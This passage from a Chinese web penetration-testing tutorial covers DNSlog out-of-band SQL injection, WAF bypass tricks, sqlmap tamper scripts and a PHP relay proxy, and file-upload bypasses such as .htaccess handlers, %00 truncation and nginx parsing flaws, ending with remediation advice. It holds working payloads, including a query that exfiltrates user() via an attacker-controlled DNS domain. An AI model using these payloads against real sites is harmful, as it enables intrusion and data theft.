会自动触发 DNS 域名解析，将会出现一条访问 afanti.xxxx.ceye.io/aaa 的请求，这条请求会通过域名解析协议，找到 io 根域名服务器，然后再找到 ceye.io 域名服务器，再通过 ceye.io 服务器去查询 afanti.xxxx 子域名。而 ceye.io 服务器中会出现这一条历史记录。如果假设我们能够有一台这样的域名解析服务器，那么这个 afanti.xxxx 的查询记录就会被我们捕获到。如果上述的 afanti 通过 concat 拼接字符串，换成其他的查询字符串，就达到了 SQL 注入的目的。例如：

```
select load_file(concat('\\\\', (select user()),'.xxxx.ceye.io\\aaa'))
```

那么就会将 user 拼接到域名之中，被域名服务器记录。如此可以解决不能回显的问题。但是注入的条件有两个：1. 需要有一个域名服务器，2. 服务器中的 mysql 能够执行 load_file 语句。

<https://ceye.io> 网站提供了 DNSlog 注入的功能，免费使用，当然注入的结果不但你能够看到，这个网站本身也能够看到你注入的数据。

3.2.9 WAF 绕过

3.2.9.1 WAF 类型

WAF 分为了软件型和硬件型，一般只有大公司才会使用硬件型的 WAF 产品，无论软件型还是硬件型，其原理都是基于正则表达式的字符串匹配，只是硬件型 WAF 使用硬件计算，速度要远快于软件型。大部分的网站目前仍采用软件型 WAF，常见的有：阿里云盾、安全狗、宝塔。

(1) 阿里云盾

阿里云盾是阿里云服务器自带的 WAF，默认只对流量攻击进行防护（WAF 章节讲），无法关闭。针对注入 SQL 注入类型的攻击，需要单独花钱才能购买。例如下图中的阿里云盾进程。



(2) 安全狗



安全狗是老牌 WAF 防护工具，防护能力弱，但是免费的，因此仍然有不少用户使用。下面的内容均以安全狗为例。

(3) 宝塔

	免费版	专业版	企业版
近200个免费应用			
网站管理 系统安全			
系统监控 计划任务	✓	✓	✓
文件管理 软件管理			
一键部署 ...			
专业版包含以下插件			
宝塔防篡改 IIS网站防火墙			
Nginx防火墙 Apache网站防火墙			
IIS网站监控报表 Nginx网站监控报表	如需使用, 单独购买	✓	✓
Apache网站监控报表 网站防篡改程序	总价505.2元/月	省425.4元/月	
Nginx负载均衡 IIS负载均衡			
数据同步工具 异常监控推送			
MySQL主从同步 堡塔APP			
企业版包含以下插件			
宝塔防篡改 IIS网站防火墙			
Nginx防火墙 Apache网站防火墙			
IIS网站监控报表 Nginx网站监控报表			
Apache网站监控报表 网站防篡改程序	如需使用, 单独购买	如需使用, 单独购买	✓
Nginx负载均衡 IIS负载均衡	总价901.2元/月	总价396元/月	省753.2元/月
数据同步工具 异常监控推送			
MySQL主从同步 堡塔APP			
堡塔防篡改 堡塔PHP安全防护			
面板多用户管理 堡塔Windows拨测			

很多的非法网站都是用宝塔搭建的，因为宝塔有一键搭建工具，集成了很多工具（例如一键搭建 PHP 服务器和 mysql 数据库），使用十分方便。宝塔随时更新，因此包含了更多先进的防护机制。这里先不讲怎么绕过，因为难度比安全狗大很多，要在后面单独去讲。

3.2.9.2 拦截规则

安全狗的防护措施包含了以下方面。其中

后台防护：防止扫描地址

特定资源防护：访问某些内容直接拦截

流量防护：开扫描工具，ip 地址会被封，因为 ip 地址请求速度过快，判定为扫描攻击。



其中资源防护默认关闭



其中网站防护如下图所示



检测规则如下所示

HTTP检测规则	类型	来源	检测项目	状态
URL地址全检测				已开启
URL长度上限			2048字节	已开启
检测分析的HTTP请求类型			GET POST	已开启
防止复杂的and or 方式注入规则二	SQL注入拦截	官方	URL	已开启
防止简单的and or 方式注入	SQL注入拦截	官方	URL	已开启
防止基于时间的注入判断	SQL注入拦截	官方	URL	已开启
防止mid函数利用	SQL注入拦截	官方		已开启
防止order by函数利用	SQL注入拦截	官方	URL	已开启
防止SQL联合查询	SQL注入拦截	官方	URL	已开启
防止所有and or方式注入及复杂的操作符	SQL注入拦截	官方	URL	已开启
防止特殊关键字查询	SQL注入拦截	官方	URL	已开启
防止MySQL特征恶意利用	SQL注入拦截	官方		已开启

规则列表很长，这里只对部分内容做展示



对于每一个规则，都可以进行更加详细的设置。绝大部分的过滤规则，默认只检测 url。对于安全等级的选择，WAF 不可能设置很高的安全等级，因为如果这样，正常的访问也很被拦截，同时会严重消耗 CPU 资源，降低网站速度。



被安全规则拦截后的相应界面如上图所示。

3.2.9.3 WAF 绕过原理

1. 字符串匹配与绕过

详细的 WAF 绕过要在专门的 WAF 章节做介绍。这里只是对 SQL 注入的时候绕过 WAF 的策略。既然 WAF 的检测原理是表达式匹配，那么只需要构造出数据库可以执行的语句，但是 WAF 无法匹配的语句即可。常见的方法有以下几种：

- (1) 大小写混用: UnIoN()、vERsiON()
- (2) 编码解码: Base64、url、bin、ascii、hex 等
- (3) 等价函数: 例如 eval 与 exec, sleep 与 benchmark
- (4) 特殊符号: 数据库的特殊符号, 查询的时候加上去不会受到影响:
%23%0a, %2d%2d%0a
- (5) 反序列化: 对方的代码必须支持反序列化才行
- (6) 注释符号混用: 用的好, 可以实现和特殊符号一样的原理, 利用注释符, 干扰匹配:
// -- --+ # + /* */ !/* / ... :%00 等
- (7) 改变提交方式: 针对 url 的检测较多, 因此可以避免用 get 方法提交参数, 甚至尝试提交到 head 中
- (8) 多次循环: union 替换为 uunionnion, 当服务器只过滤一遍 union 后, 剩下的字符串恰好是一个 union
- (9) 参数污染: id=1 and &id=union &id=select。只适用于部分服务器, 详见后面的 waf 绕

过

MySQL 特殊用法：

- (1) MySQL 注释符：#、/* */、--（注意-- 后面有一个空格）
- (2) 空格符：0x09、0x0a-0x0d、0x20、0xa0
- (3) 特殊符号：%a 换行，可以结合注释符%23%0a, %2d%2d%0a, 先注释再换行
- (4) 其他：select {x username} from {x11 test.admin}

SQL Server 特殊用法：

- (1) 注释符：/*、--、;00%
- (2) 空白符：0x01~0x20
- (3) 特殊符号：%3a、冒号 id=1 union:select 1,2 from:admin
- (4) 函数变形：如 db_name[空白字符]0

Oracle 特殊用法：

- (1) 注释符：--、/* */
- (2) 空白字符：[0x00, 0x09, 0x0a-0x0d, 0x20]

例如，waf 检测的时候拦截在 url 中的 database() 字符串，那么绕过思路可以是：

- (1) 大小写混用：dATaBasE()
- (2) 注释符号：database/*aaa*/()
- (3) 改变提交方式：使用 post 提交，字符串放在 body 里

注意，在进行 waf 绕过的时候，应当首先判断对方服务器的 waf 的类型，然后自己搭建一个相同的环境进行测试，直到在自己的服务器中完成绕过，再使用相同的绕过方式渗透其他服务器。

其他绕过方法在后面的章节专门介绍

2. 性能问题

在设计 waf 的时候，由于是软件层面的 waf，并非硬件层面的 waf，因此为了考虑性能问题，waf 不可能检测全部的数据。例如向服务器上传一个 1MB 大小的图片，其 http 报文的 body 部分数据量达到了 1,000,000B，waf 不会对全部的数据都进行检测，否则会占用过多的服务器资源，一般情况下只对 body 部分的前几个 kb 的数据进行检测（因为一般情况下，报文的格式中，body 部分的前面部分是对数据的说明，后面部分是主要的数据体）。此时，如果在 body 部分填入大量的垃圾数据，则会绕过 waf 检测。

例如，某 http 数据报文的 body 部分如下所示：

```
type:txt
content:id=1
```

添加垃圾数据：

```
type:txt
```

```
junk:junkjunkjunkjunk.....此处省略 5000 字符.....junk
```

```
content:id=1 and 0=1 union select version()
```

此时有极大的概率会绕过 waf 检测

同时，waf 本身为了性能的考虑，其核心模块是采用 C 语言编写的，C 语言本身没有缓冲区保护机制，因此在测试 waf 时如果能够让其缓冲区溢出，可能会触发意想不到的 bug，从而实现 waf 绕过。

3.2.9.4 FUZZ

Fuzz 大法：又称为模糊测试，知道对方有 waf 的情况下，利用脚本，不断的乱写注入数据，直到绕过 waf 为止。这种脚本大部分都需要自己编写。

例如：

```
select * from admin where id=1 [位置 1] union [位置 2] select [位置 3] 1,2,db_name() [位置 4]
from [位置 5] admin
```

每一个位置都可以写入不同的语句，进行 waf 的绕过测试

3.2.9.5 白名单

1. IP 白名单

Waf 中为了保证管理员的正常操作，往往会有 ip 白名单，对于指定 ip 地址的请求，不作任何拦截。但是，ip 白名单即便是拿到，也很难伪造。因为 1 是网络层 ip 地址是网络供应商经过了 NAT 地址转换后的 ip 地址，因此无法更改。即便是公网 ip，ip 地址在伪造后，返回的数据包也无法正确的找到攻击者的服务器。因此网络层的 ip 地址无法伪造，伪造也没有意义。在 http 报文的 head 部分可能存在以下的参数：

x-forwarded-for（最广泛使用）

x-remote-IP

x-originating-IP

x-remote-addr

x-Real-ip

这些参数在用户使用 http 代理的时候，可能会被 http 代理服务器自动添加到报文 header 中（具体是否被添加到 header 中，要看代理服务器的设置），目的就是让服务器获取到用户的真实 ip（因为可能很多人共用一个代理服务器，此时服务器无法判断用户的登录地址，就会通过 x-forwarded-for 来判断用户 ip）。Waf 当然也可能会检测这些参数，并将其认定为用户的真实 ip。此时如果伪造 http 报文头的 x-forwarded-for，就可以通过 ip 白名单绕过 waf。前提条件是：1 服务器端的 waf 启用了 ip 白名单，并且攻击者知道其白名单的地址。2 waf 允许 x-forwarded-for 的方式判断用户的 ip。因为条件苛刻，因此往往无法通过这种方式绕过。

2. 静态资源白名单

对于图片和文本这些不存在脚本的资源，称之为静态资源。对于静态资源，理论上讲 waf 没必要拦截。但是，对于 PHP 的网站，在访问/test/index.php/x.txt 时，PHP 会先找到路径下的/test，再找到目录下的/test/index.php，然后由于已经找打了文件，因此不会继续寻找其下面的/x.txt。因此，PHP 看到的 url 是/test/index.php，而 waf 看到的 url 则是/test/index.php/x.txt，此时在后面添加参数：/test/index.php/x.txt and 1=0，就可以绕过 waf。老版本安全狗会被绕过，新版本已经修复了这个漏洞，不能绕过了。

3. URL 白名单

对于某些存储静态资源的目录，设置路径白名单，有助于减小服务器 CPU 资源的浪费。例如：



4. 爬虫白名单

一般情况下，服务器的 waf 为了保证商业利益，都会将百度、谷歌等搜索引擎的爬虫定义为白名单，这样这些搜索引擎就可以以最快的速度爬取整个网站的内容，然后将其更新至搜索引擎中。同时，waf 默认了这些爬虫不会威胁到服务器的安全，因此会将爬虫的访问全部放行。如果模仿爬虫对服务器进行 SQL 注入，则可能成功绕过 waf。例如，对服务器进行目录扫描：

1	http://192.168.0.103:8080/index.php	200	135
2	http://192.168.0.103:8080/index.php	200	135
3	http://192.168.0.103:8080/_mocoz/app/lib/field/contentbase.class.php	200	2483
4	http://192.168.0.103:8080/_mocoz/app/lib/field/contentcontrolclass.class.php	200	2483

扫描结果全是 200 可以访问，明显是 waf 对访问做了手脚。但是，如果将 user-agent 改为爬虫，那么就可以得到正确的访问结果 404

```
tp://192.168.0.103:8080//162100.php|404
tp://192.168.0.103:8080//2.2/update.php|404
```

3.2.10 注入工具

穿山甲，图形化注入工具，一款很老的工具，不能编程，无法绕过 waf，因此不推荐该工具。现在主流使用 sqlmap 进行注入。

3.2.10.1 sqlmap

Sqlmap 思维导图：<https://www.cnblogs.com/bmjoker/p/9326258.html>

1. 直接注入

```
>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1"
```

使用 sqlmap 输入对应地址后，sqlmap 会根据字典库，自动对这个地址的 id 参数进行

fuzz 扫描测试注入。成功后会在 sqlmap 目录下生成一个文件夹用于保存注入成功的参数文件，以便在下次注入的时候直接调用。注入成功后，可以直接通过 sqlmap 的终端，进行 mysql 的任何操作。

在 waf 开启的状态下，sql 无法注入，此时，可以使用 sqlmap 的 tamper 对注入语句进行修改，以达到绕过的目的，例如使用如下的方法设置 payload：

```
if payload:
    payload = payload.replace("union", "%23a%0aunion")
    payload = payload.replace("select", "/*!44575select*/")
    payload = payload.replace("%20", "%23a%0a")
    payload = payload.replace(" ", "%23a%0a")
    payload = payload.replace("database()", "database%23a%0a())")
```

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1"
--tamper=rdog.py
```

但是，仍然被拦截。可以通过代理来抓包，检查数据包的问题：

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1"
--tamper=rdog.py --proxy=http://127.0.0.1:8080
```

并开启 burp 的代理，得到如下的数据包：

```
1 GET /sqlilabs/Less-2/?id=1 HTTP/1.1
2 Cache-Control: no-cache
3 User-Agent: sqlmap/1.4.7.5#dev (http://sqlmap.org)
4 Host: 39.96.44.170
5 Accept: /*
6 Accept-Encoding: gzip, deflate
7 Connection: close
```

可见，sqlmap 会默认使用 sqlmap 的 user-agent，肯定是无法绕过 waf 的，可以看到 waf 出现的记录：

```
2020-07-14 20:51:56 171.113.162.... 网站漏洞防护 39.96.44.170/sqlilabs/Less-2/?id=1... 80 1 包含内容 : sqlmap/1.4.7.5#dev (http://sqlmap.org)
2020-07-14 20:51:56 171.113.162.... 网站漏洞防护 39.96.44.170/sqlilabs/Less-2/?id=1... 80 1 拦截原因:HTTP头部字段 : HTTP_USER-AGENT包...
```

因此需要修改 sqlmap 的 user-agent：

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1"
--tamper=rdog.py --proxy=http://127.0.0.1:8888 --random-agent
```

2. 数据包注入

因为 sqlmap 只支持对 http 数据包中的 header 部分的 user-agent 进行修改，因此需要使用特殊的方式自定义 http 的数据包。既可以用 python 或其他工具直接写脚本（详见下一节中转注入），也可以直接以数据包的形式进行注入。例如编写如下数据包：

```
3.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
GET /sqlilabs/Less-2/?id=1 HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0;
+http://www.baidu.com/search/spider.html)
Accept: /*
Accept-Encoding: gzip, deflate
Connection: close
```

然后用 sqlmap 采用这个数据包的 header 进行注入：

```
F:\Tools\sqlmap\project=sqlmap-aed137a>python sqlmap.py -r 3.txt --tamper=rdo.py --proxy=http://127.0.1:8888 --tables
```

3.2.10.2 Proxy 代理的中转注入

上述的 sqlmap 直接注入，本质上是由 sqlmap 对于某一个参数，例如/test?id=1 的 id 参数，进行注入测试，注入成功后呈现对方服务器的 mysql 控制台界面。Sqlmap 本身就自带了 mysql、oracle 等多种数据库的注入命令。例如想要访问当前数据库版本，那么当用户在控制台输入了 select version() 后，sqlmap 会自动生成/test?id=1 and 0=1 union select concat('sqlmap--',version(),'--sqlmap')，在返回的页面中匹配 sqlmap--**--sqlmap，并取出中间的字符串，就是注入的结果。因此有必要使用 sqlmap 这个工具，而不是自己直接编程。sqlmap 有很多不完善的功能，因此可以使用中转注入来弥补所有的 sqlmap 不完善的地方。

前面说到，sqlmap 的优点在于可以自动生成注入语句，缺点是可以灵活定义的数据包参数很少（只有 user-agent），而编程注入的优点在于可以灵活定义数据包，但是要手写大量的注入语句。因此可以想办法将 sqlmap 的优点和编程手动注入的优点进行结合。例如，使用 PHP 脚本编写如下页面：

```
<?php
$url='http://xxxx/job_bystjb/yjs_byszjs.asp?id=';
$payload=base64_encode($_GET['x']);
echo $payload;
$url=$url.$payload;
file_get_contents($url);
echo $url;
?>
```

该 PHP 页面的内容是，获取到本页面中传来的 x 参数，将其赋值给 payload，然后对其进行 base64 编码。使用 file_get_contents 函数对目标服务器地址 url 与 payload 拼接，进行访问，然后返回访问结果，将访问结果发送给 sqlmap。将此 PHP 页面放到本地服务器即可，开启服务器，使用 8888 端口，然后在 sqlmap 中使用代理 proxy。此时这个 PHP 页面就编程了一层代理，可以修改数据包的代理。可以通过这层代理，对数据包进行灵活的定义，例如把 x 放到 header 的不同参数中，判断服务器是否存在 header 中的其他参数的注入。

```
F:\Tools\sqlmap\project=sqlmap-aed137a>python sqlmap.py -r 3.txt --tamper=rdo.py --proxy=http://127.0.1:8888 --tables
```

也可以使用 python 的 flask 服务器、java 的 Tomcat 服务器等等，搭建本地的服务器，获取注入语句（注入语句才是 sqlmap 的精髓），把注入参数拼接到数据包中，将数据包发送给目标服务器。

甚至不用服务器的形式（服务器接受的是 http 协议数据包），直接通过编程语言开放端口，接受 tcp 协议的数据，然后从中取出 http 数据包中的注入语句，并组合成数据包进行注入。

以上所说的只是对数据包的修改，中转注入最常用的地方在于 ip 代理池的使用，具体

内容在 waf 绕过提到。因为带有注入的访问会导致 ip 被防火墙封杀 1 分钟（通常情况下）。但是如果有 1 万个 ip 地址，每一个 ip 地址都进行一次注入，总有一个能够测试出绕过 waf 的语句，从而绕过 waf。这种使用代理池的中转注入方式，理论上不可防御，只能使用更加严格的过滤语句，以及更加安全的服务器脚本语言。

3.2.11 SQL 注入漏洞修复建议


根据上面的理论，可知再精妙的过滤方式，也可能被绕过。搭建 waf 并不能完全拦截 SQL 注入，而一旦出现 SQL 绕过方法，仍然会导致整个数据库的数据泄露。因此这里给出如下的预防 SQL 注入的建议。

- (1) PHP 使用内置的 CMS 中的过滤方法。每一个 CMS 都会有完整的过滤方法，不要自己写过滤策略。
- (2) Java 和 python 使用数据模型对数据库进行操作，例如 Java 中的 hibernate、python 中的 SQLAlchemy 等。
- (3) 禁止敏感路径的访问：例如数据库配置文件所在目录定义为禁止访问。在 Java 的 springMVC 和 python 的 Django 与 flask 中，用户访问的 url 并不会直接指向目录，可以从理论上避免敏感路径访问。PHP 可以设置禁止访问的路径。
- (4) 降低网站登录数据库的权限，降低控制粒度。网站登录的 mysql 账号不使用 root，该账户只能对网站数据库有操作权限。那么即便该网站的数据泄露，也不会影响其他网站。

3.3 文件上传

3.3.1 文件上传漏洞简介

在文件上传的地方，上传一个文件名为 webshell.php，内容为<?php phpinfo(); ?>的文件，该文件随后被服务器上传到网站根目录中。然后直接打开网址/webshell.php，就可以看到上传的文件以脚本的形式存在：




因此，文件上传漏洞需要满足的必要条件为：

- (1) 存在文件上传点（找到文件上传按钮）
- (2) 能够访问到文件上传的路径（能访问上述的/webshell.php 路径）
- (3) 上传的文件以脚本的形式解析

其中

- (1) 文件上传点的寻找相对容易，主界面可能没有文件上传入口。但是，在后台管理员界面则可能存在。例如，对 www.easyicon.net/vip 进行目录扫描，探测到后台目录 /vip/admin，在通过其他手段登录成功后，存在文件上传路径



网站渗透的多种方法是相互配合使用的。例如通过 sql 注入拿到了管理员的账号密码，但是 sql 注入只能获取到数据库的数据，如果不是 root 用户，则只能拿到该网站的数据而已。如果通过管理员账号密码进入后台，然后通过文件上传漏洞上传 webshell，则可以进一步获取服务器权限，而 webshell 作为一个跳板，目的是获取更高的权限（windows 中的 system 系统权限或 admin 管理员权限，linux 中的 root 权限）

- (2) 能够访问到文件上传的路径。这一步至关重要，因为如果网站对上传的图像重命名，则你无法访问到之前的文件，也就更不用提后面的代码执行。很多网站在用户上传文件后，会对文件进行重命名，例如使用用户的用户名、时间戳等等。想要满足这个条件，往往需要引导到该文件的链接。因为有时候即便是上传成功了，也被放在了很深的目录中，黑盒测试根本找不到。例如：上传用户头像后，生成时间戳 946656000.jpg 的文件，然后网站在数据库中记录了该用户头像为 946656000.jpg。当用户点击个人主页的时候，网站会自动生成/avatar/946656000.jpg 的链接。通过该链接，访问到文件上传的路径。如果没有链接，则无法找到该文件。
- (3) 上传的文件以脚本的形式解析。这一步是本章重点讨论的内容，因为凡是文件上传的地方，99% 不允许上传脚本文件，一般能上传的只要图片、压缩文件。如果对方验证不好的话，可以实现绕过验证。同时，如果服务器使用了 waf，则会存在 waf 与网站代码双重拦截。

如果在信息收集的过程中，发现网站是 PHP 脚本，并且通过 CMS 指纹识别获取到了网站 CMS，则可以直接搜索该 CMS 的漏洞，或者该 CMS 的文件上传漏洞。同时，由于 CMS 的使用者可能对该 CMS 使用的不够熟练，即便 CMS 本身存在过滤，也可能自己写了过滤，导致过滤不完全。

还应当注意以下问题：

1. 有文件上传的地方，就有可能有漏洞，需要看对方的代码是否安全
2. 因为是上传文件，因此可以自定义后门，直接获取当前网站权限，所以文件上传漏洞一旦出现，就是高危漏洞（比 sql 注入的威胁等级还要高）
3. 判断是否存在文件上传，需要黑盒测试，通过扫描地址来判断是否存在文件上传链接，或者是会员中心的上传头像。或者通过目录扫描进入后台，后台往往有上传文件。是否有漏洞，需要自己去抓包分析
4. 进行区分，是编辑器文件上传、还是别的种类的文件上传

文件上传要经过以下的步骤：

用户前端发送数据包->Waf 过滤->中间件对数据包分发->网站脚本执行程序获取数据包的数据，同时执行脚本。

3.3.2 前端绕过

对于文件格式的过滤，除去 waf 自带的过滤以外，通常情况下都分为前端的过滤与后端的过滤。在浏览器页面上的过滤即为前端过滤。例如如下的运行在前端浏览器的 js 代码：

```
<script type="text/javascript">
    function checkFile() {
        var file = document.getElementsByName('upload_file')[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
    }
</script>
```

由于前端代码运行在用户自己的浏览器中，那么就有两种绕过方式。

- (1) 在浏览器中禁用 js 脚本。如果禁用了 js，那么这段代码不生效了，就可以直接绕过
- (2) 这段 js 脚本直接删除，先保存该页面为 html，然后删掉这段 js，在本地运行 html，在 form 中写一个 action（或者使用谷歌浏览器按 F12 直接在源代码里删除）
- (3) 随便上传一个图片，然后用 burp 抓包，查看数据包格式，然后直接在 burp 里把数据包改为 php 脚本（具体方法在后面 waf 绕过中提到）

如果 (2) 中的下载方法无法使用，通常情况下是这个页面的 js 脚本拦截了 F12、ctrl+s 等快捷键，当用户使用快捷键的时候不会真正触发快捷键的效果，导致页面无法下载。针对这种情况，同样可以有多种思路，例如：使用 postman/burp/python 爬虫访问，并直接保存访问结果为.html，然后右键编辑，删除其中的拦截快捷键的 js 脚本，然后本地运行页面即可

3.3.3 黑白名单绕过

黑白名单属于后端验证：

黑名单（明确不让上传的）：asp、php、jsp、aspx、cgi、war

白名单（可以上传的文件）：jpg、png、zip、rar、gif

老版本的网站往往是黑名单验证，要是记录不全，比如 php5、phtml，可以绕过限制，因此黑名单有缺陷。白名单更安全，而现在的网站大部分是白名单验证，几乎无法绕过。

3.3.3.1 黑名单绕过

在浏览器中使用 form 表单上传文件的时候，浏览器会生成如下的 http 数据包：

```
-----Z1973168U334
Content-Disposition: form-data; name="upload_file"; filename="jmd.gif"
Content-Type: image/gif
GIF89a|D0000
0
```

```
-----10441193793888
Content-Disposition: form-data; name="upload_file"; filename="0.jsp"
Content-Type: application/octet-stream
```

其中，文件类型（MIME）卸载了 http 数据包的 body 部分 content-Type 中。后端的验证代码（以黑名单为例）：

```
if (file_exists(UPLOAD_PATH)) {
    $deny_ext = array('.asp', '.aspx', '.php', '.jsp');
    $file_name = trim($FILES['upload_file']['name']);
    $file_name = deldot($file_name); //删除文件名末尾的点
    $file_ext = strrchr($file_name, '.');
    $file_ext = strtolower($file_ext); //转换为小写
    $file_ext = str_ireplace(':::$DATA', '', $file_ext); //去除字符串::$DATA
    $file_ext = trim($file_ext); //收尾去空

    if (!in_array($file_ext, $deny_ext)) {
```

获取 file_name 值，获取 file_name 的扩展名，判断扩展名是否在黑名单中，如果不在就通过验证。不要想着，写一个 webshell，将 filename 的值改为.jpg 后上传，因为此时上传的服务器中的就会成为.jpg 后缀，在中间件没有漏洞的情况下，不会将其识别为 php 脚本。因此只能用.php 的后缀完成上传，才能执行其中的代码。绕过的思路就是使用逻辑上的漏洞，去绕过检测方法。

例如黑名单只检测.php 脚本，那么使用大小写混用.PhP，就可以实现绕过。

- (1) 相似后缀名：使用.php5、.php4、.php3、.php2、.php1、.htm、.pht 等，服务器不一定检测.php5 后缀
- (2) 文件名加入特殊符号：例如结尾的.或者空格，或者/，或者:::\$DATA。上传 test.php. 的文件时，php.exe 在保存这个文件的时候，执行 windows 的系统调用写入文件，文件名就是 test.php.，windows 会自动去掉最后的点，变成 test.php。例如 webshell.php./.../，最终仍然会被 windows 保存为 webshell.php
- (3) 大小写混用：如果服务器转化后缀名为小写，则无法使用。
- (4) 循环使用后缀名：目标服务器过滤.php，将 php 替换为空，那么就写成.pphphp，在过滤一次后形成.php，达到绕过检测的目的。如果服务器递归检测 PHP，则无法使用。
- (5) .htaccess 解析，只有 Apache 可以用。.htaccess 文件属于 Apache 服务器的特殊配置文件，用于配置特殊的网站设置，配置的作用域是包含了.htaccess 文件目录下的全部文件。例如创建如下文件，将后缀为 cimer 识别为 php 脚本：

```
<FilesMatch "cimer">
    SetHandler application/x-httpd-php
</FilesMatch >
```

通过文件上传，将其上传的文件名写为.htaccess，则在网站目录中生成如下文件



再次上传 webshell.cimer，webshell.cimer 也会出现在该目录中。访问这个文件，由于.htaccess 的作用，Apache 会用 php.exe 打开 webshell.cimer，执行用户上传的代码。

3.3.3.2 白名单绕过

白名单只允许其设置的后缀名通过验证，其绕过思路为截断，例如某 PHP 程序的后端验证中，取出了 `file_name` 的后缀，只有 `.jpg` 才能通过验证。于是可以构建出如下文件名 `webshell.php%00.jpg`。注意，`%00` 是 ASCII 码中的 0，不属于任何可以显示的字符。这个文件名可以通过 PHP 的验证，当 PHP 对文件名进行保存的时候使用了系统调用，windows 操作系统看到 `%00` 字符会自动截断，文件会被保存为 `webshell.php`。该问题只有 PHP5.3 以下的版本会出现。

要注意的是，如果在 `url` 中出现了 `%00`，浏览器会对其自动编码为 ASCII 中的 0，并将数据包发送到服务器。而如果 `%00` 出现在 `body` 内，浏览器并不会将其编码为 0，因此必须要手动进行编码。这里要使用 burp 抓取数据包，然后更改 `filename` 为：

```
filename="webshell.php .jpg"
```

在 `.php` 和 `.jpg` 中加一个空格。在打开 burp 中的 Hex 编码格式：



找到 `filename` 所在行的 Hex 编码：

61	6d	65	3d	22	77	65	filename="we
70	20	2e	6a	70	67	22	bshell.php jpg"

其中 Hex 为 20 的 ASCII 值就是空格，将其修改为 00：

```
filename="webshell.php.jpg"
```

老版本的 burp 中 `%00` 是一个无法显示的口字符，新版本的 burp 不显示 `%00`，不过在上图中可以看到截断后的颜色显示效果，前后用了不同的颜色 3002

同理，截断字符有 `%00`、`0x00`、`0x0a` 等。

绕过黑白名单还有另外的思路，在后面讲解。

3.3.4 中间件漏洞


3.3.4.1 解析漏洞

解析漏洞属于中间件平台的漏洞，每一个中间件都可能发生解析漏洞（Apache、Tomcat、nginx 等）。在信息收集的过程中，可以确定目标服务器的中间件以及对应的版本，然后搜索相关版本是否存在漏洞即可。下面只讲漏洞的理由原理。

在用户访问浏览器的时候，例如访问 `/test/abc.php`，中间件 nginx 会监听 80 端口，接收


用户发来的 http 数据包，根据 http 数据包第一行访问路径的结尾后缀.php 找到对应的解析软件 php.exe，将网站根目录与用户 url 拼接、与 http 的数据包一起传入到 php.exe 中，由 php.exe 动态生成一个 http 数据包形式的页面，再交给中间件 nginx，nginx 最后将数据包发给用户。这其中有一个致命的逻辑问题，举例如下：

某用户编写如下的文件名为 webshell.php，内容为<?php phpinfo(); ?>的文本文件。由于网址禁止上传 php 文件，因此将其改为 webshell.jpg，后缀为图片格式，上传成功。服务器中存在了/upload/webshell.jpg 的文件，当用户访问这个 url 的时候，会看到图片加载失败，因为格式错误。但是，如果用户访问/upload/webshell.jpg/x.php，则会看到如下的内容：



因为 nginx 读取了文件的后缀是.php，然后将路径/upload/webshell.jpg/x.php 发给了 php.exe，然而 php.exe 在寻找这个路径的时候，刚找到/upload/webshell.jpg 就已经发现了文件，不会继续执行后面的/x.php 了，因此 php.exe 会执行/upload/webshell.jpg 的内容，从而实现解析漏洞。

只有特定版本的中间件平台会产生解析漏洞，而不同的平台触发解析漏洞的条件各有不同，但是其原理都类似。



3.3.4.2 其他 CEV 漏洞

直接搜索目标服务器对应版本的 CEV 漏洞

Tomcat任意文件上传漏洞CVE-2017-12615复现测试

原创 黑面狐 2017-09-20 19:56:59 32651 收藏 5 版权

分类专栏： web安全

今天爆出了一个tomcat7的任意文件上传漏洞，看了大牛们的分析后，我自己本地搭建环境复测。

漏洞影响的tomcat版本为tomcat7.0.0-7.0.81版本

Apache HTTPD 换行解析漏洞 (CVE-2017-15715)

